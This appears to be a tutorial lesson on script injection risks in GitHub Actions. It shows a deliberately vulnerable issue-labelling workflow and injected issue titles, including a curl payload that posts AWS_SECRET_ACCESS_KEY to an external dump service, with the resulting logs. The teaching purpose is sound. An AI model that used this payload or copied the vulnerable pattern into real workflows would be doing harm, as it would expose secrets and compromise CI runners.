> ## Documentation Index
> Fetch the complete documentation index at: https://notes.kodekloud.com/llms.txt
> Use this file to discover all available pages before exploring further.
# Risk of Script Injection Attack
> This article discusses the risks of script injection attacks in GitHub Actions due to untrusted input and how it can compromise workflows and expose secrets.
In GitHub Actions, accepting untrusted input—like an issue title—can enable attackers to inject shell commands that run on your runner. This not only compromises your workflow but also exposes sensitive secrets. In this lesson, we’ll walk through how a simple “bug” label workflow can be abused and how secrets might be exfiltrated.
User-supplied data from GitHub events (e.g., `github.event.issue.title`) should never be used directly in `run` steps without proper validation or sanitization.
## Example Workflow
The following workflow labels new issues that contain the word **bug**. It reads the issue title from the event payload and uses a shell `if` test to decide whether to print messages.
```yaml theme={null}
name: Label Issues (Script Injection)
on:
issues:
types: [opened]
jobs:
assign-label:
runs-on: ubuntu-latest
steps:
- uses: actions/checkout@v4.1.1
- name: Add a Label
env:
AWS_SECRET_ACCESS_KEY: ${{ secrets.AWS_SECRET_ACCESS_KEY }}
run: |
issue_title="${{ github.event.issue.title }}"
if [[ "$issue_title" == *"bug"* ]]; then
echo "Issue is about a bug!"
echo "Assigning Label - BUG................"
else
echo "Not a bug"
fi
```
This workflow:
* Checks out the repository.
* Retrieves the issue title.
* Logs a message and (hypothetically) assigns a **BUG** label if the title contains “bug.”
## Triggering and Initial Test
1. Push the workflow file to your `main` branch.

2. Open a new issue with the title `bug in code`.
When the workflow runs, it completes successfully:
## Demonstrating Script Injection

An attacker can sneak shell commands into the title by using operators like `:` or `;`. For instance:
* **Title:**\
`bug: ls $GITHUB_WORKSPACE`
* **Body:**\
`testing.`

When the workflow executes, the injected `ls` command runs on the runner and prints the workspace contents:
## Exfiltrating Secrets
Beyond harmless commands, attackers can leak secrets. Consider this malicious issue title:
```bash theme={null}
bug"; curl --request POST --data anything=$AWS_SECRET_ACCESS_KEY https://httpdump.app/dumps/c2a7d181-5768-4cb5-a930-4d016c38d7d2
```
Once the workflow runs, it executes the `curl` request and posts your secret:
```bash theme={null}
# In the workflow step:
bug"; curl --request POST --data anything=$AWS_SECRET_ACCESS_KEY https://httpdump.app/dumps/c2a7d181-5768-4cb5-a930-4d016c38d7d2
Issue is about a bug!
Assigning Label - BUG
```
On the dump service, you’ll see your secret appear in the POST data:
```plaintext theme={null}
POST /dumps/c2a7d181-5768-4cb5-a930-4d016c38d7d2
Received at: 2023-10-25 07:55:58
Post Parameters
anything: kwlvBBZIMUyap7XzquB/ScxfPIDouINVszfF+
```
Unvalidated event data can execute arbitrary code on your runner and expose sensitive secrets like `AWS_SECRET_ACCESS_KEY`. Always sanitize or escape inputs before using them in shell commands.
***
In the next lesson, we’ll explore best practices and built-in GitHub Actions features to safely handle untrusted inputs and prevent script injection attacks.